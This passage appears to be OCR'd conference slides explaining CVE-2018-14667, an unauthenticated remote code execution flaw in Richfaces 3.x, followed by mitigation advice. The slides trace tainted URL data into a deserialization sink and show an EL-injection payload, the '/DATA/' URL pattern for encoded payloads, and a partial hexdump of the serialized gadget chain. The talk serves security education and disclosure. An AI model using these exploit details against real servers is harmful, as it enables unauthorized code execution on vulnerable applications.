
```
#{7*7}.invoke()
```

PS: there are other possible chains!


4. Richfaces 0day

```
:~ joaomatosf$ hexdump -C chain.ser
00000000  ac ed 00 05 73 72 00 2a  6f 72 67 2e 61 6a 61 78  |....sr.*org.ajax|
00000010  34 6a 73 66 2e 72 65 73  6f 75 72 63 65 2e 55 73  |4jsf.resource.Us|
00000020  65 72 52 65 73 6f 75 72  63 65 24 55 72 69 44 61  |erResource$UriDa|
00000030  74 61 00 00 00 00 00 13  35 eb 02 00 04 4c 00 0d  |ta......5....L..|
00000040  63 72 65 61 74 65 43 6f  6e 74 65 6e 74 74 00 12  |createContentt..|
00000050  4c 6a 61 76 61 2f 6c 61  6e 67 2f 4f 62 6a 65 63  |Ljava/lang/Objec|
00000060  74 3b 4c 00 07 65 78 70  69 72 65 73 71 00 7e 00  |t;L..expiresq.~.|
00000070  01 4c 00 08 6d 6f 64 69  66 69 65 64 71 00 7e 00  |.L..modifiedq.~.|
00000080  01 4c 00 05 76 61 6c 75  65 71 00 7e 00 01 78 70  |.L..valueq.~..xp|
00000090  73 72 00 26 6a 61 76 61  78 2e 66 61 63 65 73 2e  |sr.&javax.faces.|
000000a0  63 6f 6d 70 6f 6e 65 6e  74 2e 53 74 61 74 65 48  |component.StateH|
000000b0  6f 6c 64 65 72 53 61 76  65 72 59 ca b3 3d 93 9c  |olderSaverY..=..|
000000c0  cd 4d 02 00 02 4c 00 09  63 6c 61 73 73 4e 61 6d  |.M...L..classNam|
000000d0  65 74 00 12 4c 6a 61 76  61 2f 6c 61 6e 67 2f 53  |et..Ljava/lang/S|
000000e0  74 72 69 6e 67 3b 4c 00  0a 73 61 76 65 64 53 74  |tring;L..savedSt|
000000f0  61 74 65 74 00 16 4c 6a  61 76 61 2f 69 6f 2f 53  |atet..Ljava/io/S|
00000100  65 72 69 61 6c 69 7a 61  62 6c 65 3b 78 70 70 73  |erializable;xpps|
00000110  72 00 21 6f 72 67 2e 6a  62 6f 73 73 2e 65 6c 2e  |r.!org.jboss.el.|
00000120  4d 65 74 68 6f 64 45 78  70 72 65 73 73 69 6f 6e  |MethodExpression|
00000130  49 6d 70 6c 62 f0 17 f5  0b c1 11 4d 0c 00 00 78  |Implb......M...x|
00000140  72 00 19 6a 61 76 61 78  2e 65 6c 2e 4d 65 74 68  |r..javax.el.Meth|
00000150  6f 64 45 78 70 72 65 73  73 69 6f 6e b2 2f ca 8b  |odExpression./..|
00000160  e4 f7 34 8e 02 00 00 78  72 00 13 6a 61 76 61 78  |..4....xr..ja|
00000170  2e 65 6c 2e 45 78 70 72  65 73 73 69 6f 6e a3 85  |.el.Express|
```

4. Richfaces 0day



4. Richfaces 0day



4. Richfaces 0day

4. Richfaces 0day

From **static analysis** we can see that **resources** can be **triggered** by **URLs**

```
ResourceBuilderImpl
private String getUserResourceKey(boolean cacheable, boolean session, String mime) {
    StringBuffer pathBuffer = new StringBuffer(UserResource.class.getName());
    pathBuffer.append(cacheable ? "/c" : "/n");
    pathBuffer.append(session ? "/s" : "/n");
    if (null != mime) {
        pathBuffer.append('/').append(mime.hashCode());
    }
    String path = pathBuffer.toString();
    return path;
}
```

path = **{Resource Class Name}**

4. Richfaces 0day

From **static analysis** we can see that **resources** can be **triggered** by **URLs**

```
ResourceBuilderImpl
private String getUserResourceKey(boolean cacheable, boolean session, String mime) {
    StringBuffer pathBuffer = new StringBuffer(UserResource.class.getName());
    pathBuffer.append(cacheable ? "/c" : "/n");
    pathBuffer.append(session ? "/s" : "/n");
    if (null != mime) {
        pathBuffer.append('/').append(mime.hashCode());
    }
    String path = pathBuffer.toString();
    return path;
}
```

path = **{Resource Class Name}/n/s**

4. Richfaces 0day

From **static analysis** we can see that **resources** can be **triggered** by **URLs**

```
ResourceBuilderImpl
private String getUserResourceKey(boolean cacheable, boolean session, String mime) {
    StringBuffer pathBuffer = new StringBuffer(UserResource.class.getName());
    pathBuffer.append(cacheable ? "/c" : "/n");
    pathBuffer.append(session ? "/s" : "/n");
    if (null != mime) {
        pathBuffer.append('/').append(mime.hashCode());
    }
    String path = pathBuffer.toString();
    return path;
}
```

path = {Resource Class Name}/n/s/{mimeHashCode}

4. Richfaces 0day

We can also include **serialized objects** in the same URL pattern...

```
ResourceBuilderImpl
private static final Pattern DATA_SEPARATOR_PATTERN = Pattern.compile("/DAT(A|B)/");
public Object getResourceDataForKey(String key) {
    Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
. . .
        if ("B".equals(matcher.group(1))) {
            data = objectArray;
        } else {
            try {
                ObjectInputStream in = new LookAheadObjectInputStream(new ByteArrayInp
                data = in.readObject();
. . .
```

path = {Resource Class Name}/n/s/{mimeHashCode}/DATA/{encoded payload}

4. Richfaces 0day

We can also include **serialized objects** in the same URL pattern...

```
ResourceBuilderImpl
private static final Pattern DATA_SEPARATOR_PATTERN = Pattern.compile("/DAT(A|B)/");
public Object getResourceDataForKey(String key) {
    Matcher matcher = DATA_SEPARATOR_PATTERN.matcher(key);
. . .
        if ("B".equals(matcher.group(1))) {
            data = objectArray;
        } else {
            try {
                ObjectInputStream in = new LookAheadObjectInputStream(new ByteArrayInp
                data = in.readObject();
. . .
```

UserResource


Object Chain!

path = {Resource Class Name}/n/s/{mimeHashCode}/DATA/{encoded payload}

4. Richfaces 0day

Let's test the injection point and <u>track</u> the tainted data....

4. Richfaces 0day





```
BaseFilter
public void doFilter(
ServletRequest request,
ServletResponse response,
FilterChain chain) throws IOException, ServletException {
...
    HttpServletRequest httpServletRequest = (HttpServletRequest)request;
    HttpServletResponse httpServletResponse = (HttpServletResponse)response;

} else if (!this.getResourceService().serviceResource(httpServletRequest, htt
. . .
```

1. *Mark all data from **untrusted sources** as **tainted**…*
2. *Mark all data that **comes in contact with** as **tainted…***
3. *Check if tainted data gets in **sinkholes.***

4. Richfaces 0day





```
BaseFilter
public void doFilter(
ServletRequest request,
ServletResponse response,
FilterChain chain) throws IOException, ServletException {
...
    HttpServletRequest httpServletRequest = (HttpServletRequest)request;
    HttpServletResponse httpServletResponse = (HttpServletResponse)response;

} else if (!this.getResourceService().serviceResource(httpServletRequest, htt
. . .
```

```
InternetResourceService
public boolean serviceResource(HttpServletRequest httpServletRequest, HttpServletRe
ServletException, IOException {
 String resourceKey = this.webXml.getFacesResourceKey(httpServletRequest);
 if (null != resourceKey) {
     this.serviceResource(resourceKey, httpServletRequest, httpServletResponse);
      return true;
    } else {
        return false;
```

4. Richfaces 0day





```
BaseFilter
public void doFilter(
ServletRequest request,
ServletResponse response,
FilterChain chain) throws IOException, ServletException {
...
    HttpServletRequest httpServletRequest = (HttpServletRequest)request;
    HttpServletResponse httpServletResponse = (HttpServletResponse)response;

} else if (!this.getResourceService().serviceResource(httpServletRequest, htt
. . .
```

```
InternetResourceService
public boolean serviceResource(HttpServletRequest httpServletRequest, HttpServletRe
ServletException, IOException {
 String resourceKey = this.webXml.getFacesResourceKey(httpServletRequest);
 if (null != resourceKey) {
     this.serviceResource(resourceKey, httpServletRequest, httpServletResponse);
      return true;
    } else {
        return false;
```

```
InternetResourceService
public void serviceResource(String resourceKey, HttpServletRequest request, Ht
ServletException, IOException {
    InternetResource resource;
    try {
        resource = this.getResourceBuilder().getResourceForKey(resourceKey);
    } catch (ResourceNotFoundException var19) {
        throw new ServletException(var19);
```

4. Richfaces 0day




```
BaseFilter
public void doFilter(
ServletRequest request,
ServletResponse response,
FilterChain chain) throws IOException, ServletException {
...
    HttpServletRequest httpServletRequest = (HttpServletRequest)request;
    HttpServletResponse httpServletResponse = (HttpServletResponse)response;

} else if (!this.getResourceService().serviceResource(httpServletRequest, htt
. . .
```

```
InternetResourceService
public boolean serviceResource(HttpServletRequest httpServletRequest, HttpServletRe
ServletException, IOException {
 String resourceKey = this.webXml.getFac
 if (null != resourceKey) {
     this.serviceResource(resourceKey, h
      return true;
    } else {
        return false;
```

resource contains a

UserResource instance!

```
InternetResourceService
public void serviceResource(Strin  urceKey, HttpServletRequest request, Ht
ServletException, IOExceptio
    InternetResource re urce;
    try {
        resource = this.getResourceBuilder().getResourceForKey(resourceKey);
    } catch (ResourceNotFoundException var19) {
        throw new ServletException(var19);
```

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
...
} else {
    this.getLifecycle().send(resourceContext, resource);
}
```

```
ResourceBuilderImpl
public Object getResourceDataForKey(String key) {
. . .
            try {
                ObjectInputStream in = new LookAheadObjectInputStream(
                                        new ByteArrayInputStream(objectArray));
                data = in.readObject();  // <- secure lookahread deserialization
            . . .
    return data;
}
```

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
...
} else {
    this.getLifecycle().send(resourceContext, resource);
}
```

```
ResourceBuilderImpl
public Object getResourceDataForKey(String key) {
. . .
            try {
                ObjectInputStream in = new LookAheadObjectInputStream(
                                        new ByteArrayInputStream(objectArray));
                data = in.readObject();  // <- secure lookahread deserialization
            . . .
    return data;
}
```

Deserialization of our chain!

```
John:~ joaomatosf$ hexdump -C chain.ser
00000000  ac ed 00 05 73 72 00 2a  6f 72 67 2e 61 6a 61 78  |....sr.*org.ajax|
00000010  34 6a 73 66 2e 72 65 73  6f 75 72 63 65 2e 55 73  |4jsf.resource.Us|
00000020  65 72 52 65 73 6f 75 72  63 65 24 55 72 69 44 61  |erResource$UriDa|
00000030  74 61 00 00 00 00 00 13  35 eb 02 00 04 4c 00 0d  |ta......5....L..|
00000040  63 72 65 61 74 65 43 6f  6e 74 65 6e 74 74 00 12  |createContentt..|
00000050  4c 6a 61 76 61 2f 6c 61  6e 67 2f 4f 62 6a 65 63  |Ljava/lang/Objec|
00000060  74 3b 4c 00 07 65 78 70  69 72 65 73 71 00 7e 00  |t;L..expiresq.~.|
00000070  01 4c 00 08 6d 6f 64 69  66 69 65 64 71 00 7e 00  |.L..modifiedq.~.|
00000080  01 4c 00 05 76 61 6c 75  65 71 00 7e 00 01 78 70  |.L..valueq.~..xp|
00000090  73 72 00 26 6a 61 76 61  78 2e 66 61 63 65 73 2e  |sr.&javax.faces.|
```

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
...
} else {
    this.getLifecycle().send(resourceCont t, resource);
```

```
ResourceBuilderImpl
public Object getResourceD  orKey(String key) {
. . .
            try {
                Object  Stream in = new LookAheadObjectInputStream(
                                        new ByteArrayInputStream(objectArray));
                da  n.readObject();  // <- secure lookahread deserialization
            . .
    return data
}
```

Our chain is put inside a ResourceContext

```
omatosf$ hexdump -C chain.ser
ac ed 00 05 73 72 00 2a  6f 72 67 2e 61 6a 61 78  |....sr.*org.ajax|
34 6a 73 66 2e 72 65 73  6f 75 72 63 65 2e 55 73  |4jsf.resource.Us|
65 72 52 65 73 6f 75 72  63 65 24 55 72 69 44 61  |erResource$UriDa|
74 61 00 00 00 00 00 13  35 eb 02 00 04 4c 00 0d  |ta......5....L..|
63 72 65 61 74 65 43 6f  6e 74 65 6e 74 74 00 12  |createContentt..|
4c 6a 61 76 61 2f 6c 61  6e 67 2f 4f 62 6a 65 63  |Ljava/lang/Objec|
74 3b 4c 00 07 65 78 70  69 72 65 73 71 00 7e 00  |t;L..expiresq.~.|
01 4c 00 08 6d 6f 64 69  66 69 65 64 71 00 7e 00  |.L..modifiedq.~.|
01 4c 00 05 76 61 6c 75  65 71 00 7e 00 01 78 70  |.L..valueq.~..xp|
00000090  73 72 00 26 6a 61 76 61  78 2e 66 61 63 65 73 2e  |sr.&javax.faces.|
```

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
...
} else {
    this.getLifecycle().send(resourceContext, resource);
}
```

```
public void send(ResourceContext resourceContext, InternetResource resource) t
. . .
    try {
        this.processPhaseListeners(phaseListeners, renderViewEvent, true);
        this.sendResource(resourceContext, resource);
    } finally {
```

```
ResourceLifecycle
private void sendResource(ResourceContext resourceContext, InternetResource resource)
    ...
    resource.send(resourceContext);
}
```

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
...
} else {
    this.getLifecycle().send(resourceContext, resource);
}
```

```
public void send(ResourceContext resourceContext, InternetResource resource) t
...
    try {
        this.processPhaseListeners(phaseListeners, renderViewEvent, true);
        this.sendResource(resourceContext, resource);
    } finally {
```

```
ResourceLifecycle
private void sendResource(ResourceContext resourceContext, InternetResource resource)
    ...
    resource.send(resourceContext);
}
```

UserResource.send("ResourceContext")

4. Richfaces 0day

```
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext
resourceContex
...
} else {
    this.getLi
```

```
ce resource) t
t, true);
```

```
ResourceLifecy
private void s
    ...
    resource.s
}
```

```
urce resource)
```

1331

(	)	mc	m+	m-	mr	C	+/-	%	÷
2nd	x^2	x^3	x^y	e^x	10^x	7	8	9	×
$\frac{1}{x}$	$\sqrt[2]{x}$	$\sqrt[3]{x}$	$\sqrt[y]{x}$	ln	$\log_{10}$	4	5	6	−
x!	sin	cos	tan	e	EE	1	2	3	+
Rad	sinh	cosh	tanh	π	Rand	0		,	=

UserResource.send("ResourceContext")

4. Richfaces 0day

KEEP CALM AND LET'S PRACTICE

https://www.youtube.com/watch?v=HR7-nL5G91w

CVE-2018-14667

Unauthenticated Remote Code Execution in Web Applications using Richfaces Framework 3.X

https://access.redhat.com/security/cve/cve-2018-14667


5. About Mitigation

5. About Mitigation

Sanitize data from untrusted sources, right?

5. Mitigation Advices

It is good and <u>needed</u>, but <u>not enough.</u>



5. Mitigation Advices

- **It is not so simple…**
- Taint **propagation** is a **complex** issue

  *"**every** application that copies **untrusted input** verbatim **into an output** program **is vulnerable** to code injection attacks. **Proved** by Ray & Ligatti (2012) **based on formal language theory**."*

- Scape may depend on semantics/context:
  - HTML, JavaScript, URLencoded, JSON, XML, Binary Objects, Unicode Strings, Exception Messages…
- Who **writes filters** does **not always think** like who **writes exploits**

What about <u>Compiler</u> and <u>hardware</u> based protections?

We can remove this from the **Web developers**' hands…

*… And leave it with the **compiler** and **architecture** guys …*

Like what was done with stack-smashing… =]

5. Mitigation Advices

"Finding bugs brings more $$$ then solving classes of problem" (Meder, 2012)

- **Until then…**
- Look for bugs in your frameworks/libs/platforms…
  - **Not only** for your **custom code**
- Make the appropriate hardening of every layer!
  - Eg. grsec, selinux, lib's update…
- And remember: **Black Swan events** are more **common** than we think…

eval('A little bit about Code Injection in Web Application Frameworks')

Thank you!

"Truth is ever to be found in simplicity,
and not in the multiplicity and confusion of things."
(Isaac Newton)

João Filho Matos Figueiredo
joaomatosf@gmail.com

@joaomatosf